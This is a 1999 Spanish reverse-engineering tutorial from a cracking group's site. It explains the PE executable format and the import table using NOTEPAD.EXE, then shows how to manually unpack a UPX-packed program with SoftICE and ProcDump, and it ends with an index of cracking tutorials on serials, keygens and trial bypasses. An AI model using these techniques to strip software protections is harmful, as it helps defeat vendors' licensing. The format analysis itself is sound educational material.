Luego localizamos el segundo campo de la tabla de sección correspondiente a .idata. Este campo se llama también VirtualAddress e indica la dirección virtual donde inicia la sección. Para encontrarlo manualmente, buscamos la cadena ".idata"; la tabla de sección correspondiente a esta sección inicia en el deplazamiento donde hallamos esa cadena. Este campo se ubica, en NOTEPAD.EXE, en 01F0. El campo VirtualAddres de esta sección estará entonces en 01FC, ya que el primer campo, donde está la cadena con el nombre, tiene 8 bytes y el siguiente campo, con el tamaño de la sección, tiene 4 bytes. El valor en 01FC es 0000 7000h. Quiere decir que la tabla de datos de la sección se encuentra en el inicio de ésta.

Ya que hemos localizado la tabla de seccción, obtenemos el valor del campo PointerToRawData. Este campo lo ubicamos en 0204, y contiene 0042 0000, que invertido es 0000 4200h. Es el desplazamiento del archivo donde están los datos brutos de la sección.

Con estos datos ya podemos localizar la tabla de datos de la sección .idata en NOTEPAD.EXE. Resto la dirección virtual de la sección (campo VirtualAddress de la tabla de sección) a la dirección de la tabla de datos de esa sección (campo VirtualAddress en el directorio de datos). En este caso, la diferencia es cero: la tabla de datos está al inicio de la sección. A la diferencia obtenida le sumo el valor del campo PointerToRawData y obtengo el desplazamiento donde se encuentra la tabla de datos de la sección .idata. Como la dirección virtual de la sección coincide con la dirección de su tabla de datos, el desplazamiento dentro del archivo, donde se encuentra la tabla de datos de la sección .idata, coincide el valor en PointerToRawData: 4200h.

Puede parecer un proceso muy complejo. Pero basta imaginar lo que significaría que el cargador del SO tuviera que buscar de manera secuencial en un ejecutable de 3.2 MB, por ejemplo, qué funciones el programa importa de las librerías DLL del sistema.

Bien, ahora que hemos localizado la tabla de datos de la sección, podemos buscar en ella los nombres importados.

La tabla de datos de la sección de datos importados tiene también una estructura de directorio, es decir, es una tabla con

varias entradas con la misma estructura cada una. Por este motivo podemos llamar a esta tabla Directorio de Datos Importados, cuyas entradas tienen la siguiente estructura, que llamamos IMAGE_IMPORT_DESCRIPTOR:

```
IMAGE_IMPORT_DESCRIPTOR struc
dwRVAFunctionNameList DWORD ? ;
TimeDateStamp DWORD ? ;
ForwarderChain DWORD ? ;
dwRVAModuleName DWORD ? ;
dwRVAFunctionAddressList DWORD ? ;
IMAGE_IMPORT_DESCRIPTOR ends
```

PIMAGE_IMAGE_IMPORT_DESCRIPTOR TYPEDEF PTRIMAGE_IMPORT_DESCRIPTOR

Hay tantas entradas de este tipo como módulos importados sean importados. Es decir, hay una entrada ImportDirectory para cada módulo importado.

El primer campo, dwRVAFunctionNameList, apunta a un arreglo (array) de punteros a estructuras llamadsa IMAGE_IMPORT_BY_NAME, que son las listas con los nombres y ordinales de las funciones a usar del módulo importado.

TimeDateStamp indica cuando el archivo fue fabricado.

Uno de los campos importantes de esta estructura es dwRVAModuleName, una dirección virtual relativa a la base que apunta al nombre del módulo importado.

Si resto al valor de dwRVAModuleName la dirección virtual de la sección, obtengo el desplazamiento desde el inicio de la sección.

En NOTEPAD.EXE, el campo dwRVAModuleName está en el desplazamiento 4200h + 4 + 4 + 4 = 420Ch, y contiene E874 0000, que invertido es 0000 74E8h. La dirección virtual de la sección .idata es 7000h. Entonces el nombre del primer módulo importado se encuentra en:

0000 74E8h - 0000 70000h = 0000 04E8h + 0000 4200h = 0000 46E8h.

En el desplazamiento 46E8h encuentro una cadena con el primer módulo importado por NOTEPAD.EXE: Shell32.dll. Este nombre estará antecedido por el nombre de una de las funciones importadas del módulo y estará seguido por las demás funciones.

El campo dwRVAFunctionNameList apunta a la lista de punteros a los nombres de las funciones importadas en el módulo. Confirmemos esto en NOTEPAD.EXE.

El campo dwRVAFunctionNameList está en 4200h y contiene 0000 7160h, lo que indica que la lista de punteros a nombres importados del módulo correspondiente está en:

0000 7160h - 0000 70000h = 0000 0160h + 4200h = 0000 4360h.

El valor en este desplazamiento es 000 74D8. Es la dirección virtual de la lista de nombres:

0000 74D8 - 0000 7000 = 0000 04D8h + 4200h = 0000 46D8h.

Si vamos a esta dirección encontraremos que contiene el número 004Eh, seguido por la cadena 'ShellExecuteA'. El primer número es el ordinal de exportación de la función con que inicia la lista de nombres importados del módulo, y la cadena es el nombre de la función. El ordinal es un número de referencia que puedo emplear para llamar a la función importada si no poseo su nombre.

El campo dwRVAFunctionAddressList es sumamente importante. Apunta también a un arreglo (array) donde el cargador de W32 coloca la dirección virtual del punto de entrada de la función importada. Esto es de sumo interés: cuando el cargador monta el programa en RAM llena este arreglo con las direcciones virtuales donde inician las funciones importadas. Cuando el programa llama a una de estas funciones lo hace indirectamente a través de una llamada como esta:

jmp [RVA del THUNK]

El campo dwRVAFunctionAddressList está, en NOTEPAD, en 0000 4210h, y contiene el valor 0000 7370h, ya invertido. Quiere decir que apunta a:

7370 - 7000 = 0370 + 4200 = 4570h ; <-- dwRVAFunctionAddressList

Anota este número.

Ahora fíjate. Desensambla NOTEPAD.EXE con W32DASM. Busca la cadena "ShellExecuteA" hasta llegar a:

* Reference To: SHELL32.ShellExecuteA, Ord:004Eh |
:00402DEE FF1570734000 Call dword ptr [00407370]

Es una típica llamada a una función API de W32. Tiene la forma "CALL DWORD PTR [THUNK RVA]. "THUNK RVA" es la RVA donde el cargador de W32 coloca la dirección virtual donde inicia la función importada en el espacio de direcciones del proceso. Si con un programa como OFFSET (de Iczelion) o OFFCAL (de MrCrimson) revisas el desplazamiento en el archivo que corresponde a la dirección de memoria 00407370, verás que esta dirección corresponde al desplazamiento 000 4570h, el mismo apuntado por el campo dwRVAFunctionAddressList correspondiente a la información sobre "ShellExecuteA".

No olvides esto último, porque es muy útil para redirigir los llamados a funciones de la API de W32.

Tenemos ya una idea de como se estructura el encabezado significado de sus campos. Todavía queda analizar otras importantes secciones predefinidas, como la sección de recursos .rcrs. Es una de las secciones más atractivas de los archivos PE. Debido a la complejidad de su estructura, prefiero diferir por ahora su análisis, ya que implica un concepto fundamental para el programador: árbol de búsqueda. Se trata de un concepto de datos estructurados que merecería una atención especial.

De todos modos hagamos un ejercicio para consolidar conocimientos.

Al Atake

DESEMPAQUETANDO EJECUTABLES

Como ejercicio podemos tomar cualquier archivo ejecutable y examinar el encabezado con un editor hexadecimal, anotar los valores críticos y después comprobar si hemos acertado con cualquier volcador (dumper) de archivos PE, como EXESCOPE o PROCDUMP.

Empleemos PROCDUMP y tomemos como víctima SNIPPETCREATOR de Iczelion.
Se trata de un fabuloso programa ideado por un experto en W32 ASM. Además de permitir editar los encabezados de los archivos PE, sirve para insertar SNIPPETS (recortes) en archivos PE. En otras palabras, este programa permite insertar código en ejecutables, no sólo cambiar unos cuantos bytes, sino rutinas enteras.

Para ver un poco la importancia de conocer los encabezados PE, este programa resulta ejemplar. Veamos.

Supongamos que queremos hacer una lista muerta de SNIPPETCREATOR. Lo abrimos con WDASM32 8.9 o con IDA. ¡Qué extraño!. No vemos llamado a ninguna API W32.

Carguemos el programa con SICE ¡Cáspita!, ¿qué pasa...?. No se despliega el programa en la ventana de SICE. Se abre directamente.

Ahora despleguemos SICE (ctrl+D). Instalemos un BRKP: BPX GetModuleHandleA. Ahora F5 y volvemos a Win. Iniciemos SNIPPETCREATOR. ¡Ahora sí! Se despliega SICE. Tecleamos F11 y ya estamos en SNIPPETCREATOR. Hacemos alt+C y bajamos por la ventana de código. Ahora si encontramos un montón de llamadas a APIs W32. Esto no se entiende. ¿De dónde salieron estas
llamadas que no aparecieron en la lista muerta?

Tal vez si hacemos un volcado con un editor de archivos PE, como PROCDUMP, podamos encontrar alguna orientación. Abramos SNIPPETCREATOR con el editor de PROCDUMP.

¿Qué vemos en la ventana PE Structure Editor? El campo "Entry Point" (punto de entrada) tiene el valor 00018037h. Qué rareza. Generalmente este valor es 00001000h para los ejecutables PE.

Veamos ahora el editor de estructuras (Struct Editor): pulsemos el botón "Sections". Caramba: ninguna sección del archivo lleva nombre predefinido. Los nombres que encontramos son: UPX0, UPX1 y UPX3. El archivo tiene tres secciones con nombres no predefinidos.

Ahora resumamos las observaciones:
1. Encontramos diferencias entre la lista muerta generada por WDASM y el despliegue en memoria que nos presenta SICE.
2. El punto de entrada del programa no es el convencional.
3. Las secciones no tienen nombres predefinidos.
4. El programa no es desplegado inmediatamente en SICE con el LOADER

De 1 ya podemos deducir que el archivo está encriptado o empaquetado. Cuando generamos la lista muerta, lo que conseguimos es el código empaquetado. Para ejecutar el programa, el sistema debe montarlo en RAM, entonces debe desempaquetarlo primero. Esta es la importancia de los cargadores (LOADERS), desempaquetan los archivos y despliegan su contenido desempaquetado en memoria. Una vez hecho esto, podemos ver su verdadero contenido, incluso hasta volcarlo (dumping) a un archivo en disco duro. Esto explica la diferencia entre la lista muerta y el despliegue de SICE.

El punto 2 apoya nuestra primera conclusión. El programa inicia no en su primera instrucción sino en otra, inicia en el código que va desempaquetando el programa original.

El punto 3 es interesante ya que comienza a mostrarnos la importancia de conocer sobre los encabezados PE. Los nombres de las secciones, aunque no son los predefinidos, comienzan todos por el mismo prefijo: UPX. Si el archivo está empacado, el empacador utilizado cambia el nombre a las secciones y les asigna nuevos que inician con UPX. Veremos que con este dato es suficiente para desempacar SNIPPETCREATOR con PROCDUMP.

El punto 4 nos dice que la sección con las instrucciones ejecutables del programa no tiene asignado los atributos correctos. Esto lo veremos luego.

Nuestro análisis del punto 3 nos permite que ya procedamos a desempaquetar nuestra víctima. Pulsemos el botón "UNPACK" de PROCDUMP. En la caja de diálogo "Choose Unpacker" vemos una lista de desempacadores. Naveguemos por la lista. Aún sin saber mucho de desempacadores damos de inmediato con el desempacador correcto: UPX. Doble click sobre él, escogemos SNIPPETCREATOR, lo desempacamos y lo guardamos en disco duro.

Ahora abramos el archivo desempaquetado con el PE Editor de PROCDUMP. ¡WAO!: ha cambiado el valor del punto de entrada, ahora es 00001000h, el convencional. Ahora echemos un vistazo en "Sections". ¡DE NUEVO WAO!: Ahora tenemos cuatro secciones. A las anteriores tres UPXs se agrega .idata, es decir, la sección con datos sobre nombres importados.

También han cambiado las características (CHARACTERISTICS) y los desplazamientos virtuales (Virtual Offset) para las secciones. De esto hablaremos luego.

Ahora hagamos una lista muerta del archivo desempacado. Con WDASM aparecen las llamadas a APIs aunque por ordinales. Con IDA PRO sí aparecen las llamadas a las APIs por nombre. El archivo ha sido desempaquetado. Ahora podemos sentarnos cómodamente a analizarlo y aprender como se hace un buen editor de archivos PE.

En realidad no necesitamos PROCDUMP para hacer el desempaquetado. Sólo necesitamos hacer un volcado del encabezado PE y ver los nombres de las secciones para identificar el desempaquetador. También, conociendo el formato del encabezado, es suficiente abrir el archivo con un buen editor hexadecimal y buscar "manualmente" el encabezado de tablas de secciones y veremos los nombres incriminadores que revelan el empacador empleado.

A propósito, podemos encontrar UPX en http://www.nexus.hu/upx/. Es freeware. Para el momento en que escribo esto, la versión disponible es la v0.84. Si comparamos la diferencia de tamaño entre el ejecutable empaquetado y el desempaquetado, nos daremos cuenta de la calidad de este empaquetador. No desempaca paquetes de versiones anteriores, así que no sirve para desempacar SNIPPETCREATOR v1.05.


Ahora hasta podemos renombrar las secciones con los nombres predefinidos correspondientes, si quisieramos. Esto puede ser útil en ciertas ocasiones que por ahora no pienso mencionar.

Ahora, supongamos que no tenemos a la mano el desempaquetador preciso, ni tampoco lo suministra PROCDUMP. Entonces podemos recurrir a otro método, el descrito por Volatily en su artículo **Manually Unpacking - ASPack v1.083**, que se puede conseguir en el inmeso WEB site de fravia. Es un método un tanto engorroso, pero funciona. Lo

único es que no desempaca la sección .idata, entonces cuando lo desensamblamos no aparecen los nombres de las funciones API W32 en sus llamadas.

Resumo los pasos de este procedimiento para desempacar manualmente un archivo ejecutable:

1. Abrimos la víctima (SNIPPETCREATOR) con el PE Editor de PROCDUMP.
2. Anotamos el punto de entrada (Entry Point): 00018037h
3. En el editor de estructuras (Structures Editor) pulso "Sections".
4. Anotamos los datos de la ventana Sections Editor:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00016000	00001000	00000000	00000400	E0000040
UPX1	00000E50	00017000	00001000	00000400	C0000040
UPX2	00005029	00018000	00005029	00001400	E0000020

5. Buscamos una sección ejecutable con la bandera de datos inicializados.
Es la sección UPX0:

000000040h datos inicializados.
200000000h ejecutable.
400000000h se puede leer.
800000000h se puede escribir en la sección.

E00000040h

7. Para que el programa pueda ser desplegado por SICE al iniciar, cambiamos las características de la sección UPX0 para hacerla una sección de código: reemplazamos E00000040h por E00000020h. Para hacer esto pulsamos sobre el nombre de la sección con el botón derecho del ratón y elegimos Edit Section del menú despegado. Se despliega ahora la caja de diálogo **Modify section value**. Reemplazamos el valor en el campo "Section Characteristics". Ahora podemos desplegar el ejecutable con el LOADER de SICE y desplegarlos en la pantalla del depurador. Anotamos también el desplazamiento (Virtual Offset) de esta sección: 1000h. Seguramente será la dirección donde inicia el programa original.

8. Cargamos la víctima con SICE. Bajamos por el código del programa empleando la tecla F10, teniendo cuidado de colocar puntos de ruptura (BREACKPOINTS) o trampas en las instrucciones inmediatamente después de aquellas donde hay saltos hacia arriba. Por ejemplo:
en la instrucción 0041806F hay un salto hacia arriba: JB 00418060, lo que indica que se trata de un bucle de miles vueltas. Entonces hacemos establecemos una trampa en la instrucción siguiente: BPX 00418073, y tecleamos F5 para pasar por alto este bucle. Este procedimiento debe repetirse para cada bucle encontrado, si no queremos tardar años.

9. En cualquier momento llegaremos a las instrucciones:

```
004181CA        61              POPPAD
004181CB        E9308EfEFF      JMP 00401000
```

Es un salto a la dirección 00401000h, que es el desplazamiento donde suponemos que inicia el código original del programa. Basamos esta suposición en el hecho de que esta es la dirección que generalmente establece por defecto el enlazador como punto de entrada. también en el hecho de que una de las secciones, seguramente la de código (.text) inicia aquí. Para asegurarnos que este es el caso, hacemos BPX 004181CB y seguimos (F10). Cuando arribamos a la dirección 00401000h ya podemos ver llamadas a funciones W32 API. Quiere decir que estamos en la sección de código.

10. F5 para salir de SICE. Cerramos la víctima y la corremos de nuevo. Seguramente se desplegará SICE en algunos de los BREAKPOINTS que dejamos cuando saltábamos bucles grandes.Debemos pulsar F5 hasta llegar a 004181CB.

11. Cuando llegamos aquí, cambiamos la instrucción:
004181CB E9308EfEFF JMP 00401000

por:
004181CB E9308EfEFF JMP 004181CB

Lo hacemos así:
a 004181CB jmp 004181CB

12. F5 para volver a Win. El programa se ha quedado en un bucle infinito en la memoria. Abrimos PROCDUMP. Buscamos en la ventana de tareas (Tasks) de PROCDUMP a la víctima. Pulsamos sobre ella con el botón derecho del ratón. Elegimos "Dump (Full)" en el menú desplegado y guardamos el archivo desempacado en disco.

13. Matamos la tarea víctima.

14. Cambiamos el punto de entrada: abrimos el archivo desplegado con el PE Editor de PROCDUMP, y reemplazamos el valor en Entry Point por 00001000.

15. Abrimos el archivo ya desempaquetado. Perfecto: funciona. Como vemos su tamaño se ha incrementado una barbaridad, lo que indica la potencia del empaquetador UPX.

Si desensamblamos este desempaquetado con WDASM o con IDA, veremos los problemas de este método de desempaquetado: no se desempaqueta la sección de importaciones .idata, por lo tanto, no se despliegan los nombres de las funciones W32 API.

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS ==========

Los primeros bytes del archivo... ¿Corresponden siempre y únicamente a la cabecera?

Imagino que sí. El encabezado puede diividirse en cuatro grandes partes. La primera es el viejo encabezado DOS. El último campo de este encabezado apunta a un campo con un par de caracteres que dicen el formato del archivo ejecutable. Ahora, imaginate que este encabezado no esté aquí. El cargador no podría encontrar el encabezado PE ni tampoco podría determinar si se trata de un archivo PE (W32) o NE (W16) o LE (OS2). Hay algunas direcciones que varían pero cuando esto ocurre, algún campo del encabezado especifica dónde han sido relocalizados los datos.

El encabezado es una estructura de datos por la cual el cargador de W32 siempre se orienta para acelerar la carga del ejecutable en vez de implementar algún algorritmo inteligente de búsqueda que impicaría un mayor costo en cuanto tiempo y trabajo de programación.

¿Cuantos bytes tiene la cabecera?

Respecto al tamaño, hay un campo que especifica este valor y se llama SizeOfHeaders y está en el encabezado PE (estructura _IMAGE_FILE_HEADER). El valor varía de acuerdo al número de secciones u objetos del PE.

El valor decimal de "size of image" en ProcDump no corresponde al tamaño real del fichero. ¿Por qué?

Esto es consecuencia de los alineamientos. Realmente este campo indica la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Una cosa es la memoria virtual reservada y otra la memoria física comprometida. Yo puedo reservar 10 MB e ir comprometiendo bloques de 300 KB según la necesidad que tenga de ello. Evidentemente, la memoria reservada deberá ser igual o mayor al tamaño de la imagen. El valor de "size of image"que vemos, por ejemplo, en ProcDump depende del valor "SectionAlignement", es decir, del alineamiento de las secciones. Es uno de los campos opcionales de la estructura _IMAGE_FILE_HEADER.

Una página mide 4096 bytes. Si un PE tiene 3 secciones, todas de un tamaño menor a 4096 bytes, y si estas, de acuerdo a SectionAlignement" están alineadas en límites de 65.536 bytes, el tamaño de la imagen será 3 * 65.356 = 196.608 bytes.

Si yo estoy creando el programa puedo controlar el valor de "size of image" variando "SectionAlignement" en las opciones del enlazador (de TLINK o de LINK), pero esto no es necesario, porque el mismo enlazador determina el valor de "SectionAlignement" a partir del tamaño de cada sección.

Si la mayoría de los ejecutables tienen la misma dirección base 00400000h ¿como pueden proyectarse varios ejecutables a la vez? ¿Qué pasa cuando dos ejecutables tienen igual la: direccionbase + puntoentrada?

Esto se aclara viendo cómo W32 convierte direcciones virtuales en direcciones reales. Es una cuestión crucial en SOs multiprocesos. W32 es uno de estos SOs, también UNIX y LINUX. Para no enredar mucho las cosas, se puede decir que W32 crea en memoria física una tabla para cada proceso en ejecución. Esta tabla contiene direcciones de entradas de otra tabla que son punteros hacia las direcciones en memoria real donde se encuentran las instrucciones o los datos cargados en la RAM. La dirección física de la primera entrada de la tabla que transforma direcciones virtuales en reales está en un registro del CPU llamado CR3 (CONTROL REGISTER 3). Para cualquier aplicación puedes obtener el valor en este registro empleando SICE simplemente con el comando CPU, el cual muestra el valor en los diferentes registros del CPU. Hay que tener en cuenta que el valor de CR3 es sólo la dirección física de la primera entrada de una tabla de punteros a direcciones físicas de otra tabla. Se requiere todavía tener el número de la entrada de esta primera tabla para saber donde está en la memoria física la segunda tabla.

Fíjate que casi todas las direcciones virtuales de una aplicación comienzan con 0040XXXXh. No voy a explicarlo, pero esto indica la primera entrada de la tabla apuntada por CR3. Lo cierto es que cada tabla primaria es también una página de 4096 bytes, dividida en 1024 entradas de 32 bytes que son punteros a la base de otra tabla en memoria física.

Ahora, ¿por qué un ejecutable en memoria no interrumpe a otro, aunque tengan las mismas bases virtuales? Las posibles respuestas a esta pregunta me parece que ya se tienen de alguna manera. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Para cada proceso, el sistema crea un directorio de página particular. Para procesos distintos no deben coincidir los directorios de página, de lo contrario se producirá un error de protección, como a veces ocurre.

¿Qué utilidad tiene dividir los ejecutables en secciones?

Para facilitar la ubicación de los datos. Además porque, como expliqué, cada sección tiene diferente función y diferentes atributos. Imagina el enrredo si el enlazador al crear el programa pusiera el código junto a los datos, mezclados con los recursos y otras cosas: uff! Esto es así siempre, incluso en DOS. Lo que pasa es que en DOS se segmenta la memoria; W32 la pagina. También podemos encontrar otras razones que exigirían el manejo de conceptos que finalmente terminan enrredándonos más y haciéndonos parecer que se trata de una cosa muy compleja. Se trata de explicaciones que podemos encontrar en libros sobre arquitectura de computadoras. Hay varios en español, posiblemente en alguna biblioteca.

W32 puede manejar 4 Gb ffff:ffffffff que vemos en el sice. FFFFh x FFFFFFFFh = FFFF0001h = 4294901761 bytes = 4 Gb Lo cual quiere decir que las direcciones que siempre vemos en sice no son de la ram sino de la memoria virtual ¿no?

Muy cierto. Esto creo que cambiará el día que ya no necesitemos memoria virtual. De todos modos, si se tiene suficiente cantidad de RAM, en ocasiones podemos prescindir de ella. Yo nunca he probado, pero me han comentado que es más rápido.

Las paginas de memoria parecen importantes ¿qué son? ¿Qué relación tienen con las direcciones que vemos en SICE?

W32 divide la memoria física en "páginas" que tiene una longitud de 4096 bytes (4 KB). Una máquina con 8 MB de memoria tiene 2048 páginas. W32 mantiene una colección de tablas de página (también de 4 KB) para traducir direcciones virtuales a direcciones físicas. Cada proceso tiene su propia "página de directorio": una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Por eso, las direcciones virtuales iguales entre dos procesos diferentes no apuntan a la misma dirección física, a no ser que refieran a espacios de memoria compartidos.

Las direcciones que despliega SICE son virtuales y a partir de ellas se puede determinar la dirección de memoria física donde están los datos o instrucciones correspondientes. Para ello se puede emplear el comando PHYS, que busca la tabla de páginas y el Directorio de páginas asociado con el contexto de direcciones actual desplegado por SICE. Es decir, PHYS despliega todas las direcciones virtuales para direcciones físicas. Puede emplearse PEEK para leer desde la memoria física, ya que muestra el byte, word, o dword en una dirección física dada. PEEK es útil para leer registros de entrada o salida proyectados en memoria. También es útil el comando PAGE, el cual permite ver la proyección de todo el rango de direcciones lineales. Esto permite obtener la dirección física del directorio de página y verificar si las tablas de páginas del sistema operativo están proyectadas en la dirección lineal 0xC0000000. Véase ***La Memoria en W32: intro***.

¿Por qué necesitamos alineamientos? ¿ Por qué FileAligment usualmente usa límites en 512 bytes y SectionAlignment (después de que la imagen fue cargada en RAM) usualmente usa límites de 4096 bytes?

W32 trata con paginación de memoria física y usa memoria virtual. Entonces W32 tiene que manejar memoria virtual y debe tener una manera rápida de encontrar los datos del archivo. Estas son las razones de la existencia del encabezado

PE.

W32 pagina la memoria física, la divide en regiones de tamaño fijo. En la arquitectura x86 cada página tiene un tamaño de 4096 bytes. Cualquier sección cargada en RAM debe tener un alineamiento para soportar paginación de memoria. Cuando el sistema reserva memoria, asegura que la región reservada sea un múltiplo par del tamaño de página. SectionAlignment garantiza que cada sección comience en una dirección virtual alineada a una página

FileAlignment es un valor que debe ser potencia de 2 entre 512 y 65,535. Es "la granularidad mínima de pedazos (chunks) de información dentro de la imagen antes de ser cargada" [Katz]. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (el cual también tiene un tamaño de 512).

¿Qué es un proceso?

W32 llama proceso a un programa en ejecución. Un proceso posee un espacio de 4 GB con los datos y el código del archivo EXE de la aplicación. Un proceso es inerte, no hace nada. Para que haga algo debe poseer un hilo, el cual se responsabiliza de ejecutar el código presente en el espacio de direcciones del proceso. Incluso, un proceso puede tener más de un hilo en el mismo espacio de direcciones ejecutándose al mismo tiempo. Pero el proceso necesita por lo menos un hilo para ejecutar el código proyectado en su espacio de direcciones, en caso contrario el sistema destruye el proceso y su espacio de direcciones.

¿Qué es un hilo (*thread*)?

Es la descripción de la trayectoria que sigue la ejecución de un proceso. Cuando arranca un proceso, el sistema crea un hilo principal (llamando a CreateThread) el cual comienza llamando a la función WinMain, ejecutándola hasta alcanzar la función ExitProcess que culmina el proceso. La noción de hilo fue implementada por W32 para dar cuenta de la posiblidad de los procesos W32 de correr más de un subproceso al mismo tiempo. W32 llama hilos a los subprocesos.

Bueno. Lo visto hasta ahora puede servir como una introducción al conocimiento de los archivos con formato PE y para adquirir cierta conciencia de la importancia de este asunto. Realmente deberíamos profundizar más.

Como vieron he escogido como víctima a SNIPPETCREATOR. No es casual. Se trata de un programa muy poderoso, pero que requiere conocimiento de programación en ASM W32 y conocer el formato PE. Si tienes a la mano MASM 6.X o TASM 5.X, entonces podemos avanzar ya al estudio de SNIPPETCREATOR, lo cual nos dará mayor conocimiento sobre los archivos PE:

snippetcreator: tutorial (en elaboración)

Si no tienes conocimiento del lenguaje ensamblador para W32, pero todavía te interesa el tema de los PE, entonces pasemos a estudiar la sección de recursos de estos archivos.

Y tú, cabeza ***de recursos*** (en elaboración)

GRACIAS A:

- **GERZA**: por haberme animado a escribir sobre el tema y orientarme cómo hacerlo.
- **Iczelion y Stone**: creadores de dos herramientas maravillosas.

Observaciones y correcciones, comunicarse con:

nuMIT_or@iname.com

ESTUDIO COLECTIVO DE DESPROTECCIONES

COMPRESION / DESCOMPRESION By WKT		
Code Snippet Creator v1.05: (W95/W98/NT) Descabezando archivos ejecutables portables		
Comprender la estructura y el contenido del encabezado de los archivos con formato PE		
Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)
La Memoria en W32: Intro (W95/W98/NT)		
Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.		
Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40 (opcional), SoftIce
Reversing with ToPo v1.0 (W95/W98/NT)		
Cómo usar ToPo v1.0		
23/10/99	Mr.Crimson	Topo v1.0, Uedit y (opcionalmente) SoftICE

Descompresión manual con ProcDump (W95)		
Como usar el ProcDump para descomprimir/desencriptar tus cobayas.		
31/08/99	Mr.Orange	SoftIce v3.25, ProcDump
Winboost 2000 v1.0.0.1999 (W95/W98/NT) Cómo saber si un programa esta comprimido. Uso del ProcDump. Cómo eliminar una "protección anti-desensamblado"		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a

[WkT!] FAQ		
[1|2 |3]	[WkT!]	1999
Respuesta a las Preguntas típicas de Ingenieria Inversa		

Como Crackear por Estado+Porcino		
Como Crackear por Estado+Porcino. Capítulo 7	Estado+Porcino	Septiembre 1999
Curso de CrAcKinG. 7) Desclavando cruces con Jose de Arimatea. -Como Crackear Ulead Media Studio Pro v5.01- ;-)		
Como Crackear por Estado+Porcino. Capítulo 6	Estado+Porcino	Junio 1999
Curso de CrAcKinG. 6) Desvirgando Expedientes X -Como Crackear Contaplus Élite Pyme- ;-?)		
Como Crackear por Estado+Porcino. Capítulo 5	Mr.Pink	Noviembre 1998
Curso de CrAcKinG. 5) Color Crack. (Quien dijo ke el amarillo daba mala suerte ;-?)		

Como Crackear por Estado+Porcino. Capítulo 4	Mr.Pink	Octubre 1998
Curso de CrAcKinG. 4) Haciendo de Cerrajeros		
Como Crackear por Estado+Porcino. Capítulo 3	Mr.Pink	Mayo 1998
Curso de CrAcKinG. 3) Corta Historia del Tiempo		
Como Crackear por Estado+Porcino. Capítulo 2	Estado+Porcino	Enero 1998
Curso de CrAcKinG. 2) Diseccionando a los Muertos		
Como Crackear por Estado+Porcino. Capítulo 1	Estado+Porcino	Diciembre 1997
Curso de CrAcKinG. 1) Orígenes		

SoftIce Debugger		
Introducción al SoftIce	Mr.Brown	1998
Instalación y Consejos para iniciarse en el Debugger SoftIce		
Comandos del SoftIce	Mr.Brown	1998
Referéncia Resumen de los comandos disponibles en el SoftIce 3.22		
Uso de Breakpoints	Mr.Brown	1998
Recomendaciones e Ideas sobre Puntos de Ruptura en el SoftIce.		
Ingenieria Inversa Utilizando la función HMEMCPY	Mr.WhiTe	1999
¿Qué es y cómo utilizar HMEMCPY?		

Visual Basic Cracking		
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
Advanced Video Poker v1.1 (W95)		
Buscar el número de serie y crear su Key-Generator		
14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)
Crackeando en VB	Esiel2	Junio de 1999
Este tutorial contiene lo basico a mi entender que debes saber de herramientas y de algunas funciones que tanto le gusta llamar al Visual Basic.		
CuentaPasos v3.72	Esiel2	02/05/99
Conseguir que no caduque nunca el programa.		
Funciones del Visual Basic 5	Mr.Brown	1998
Listado de las funciones de msvbvm50.DLL, para tracear pgms de VB5.		

UNIX Cracking		
Programas de Evaluación limitados por Fecha	Bart	Octubre 1998
Cómo saltarse la protección de programas de evaluación.		

[Plantilla en formato htm | Plantilla en formato zip]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Code Snippet Creator 1.05**: ***Descabezando archivos ejecutables portables***	W95 / W98 / NT
Descripción	Herramienta para crear recortes (snippets) de código a ser insertos en archivos ejecutables de formato PE y agregar funcionalidades.	
Tipo	Ejecutable empaquetado	
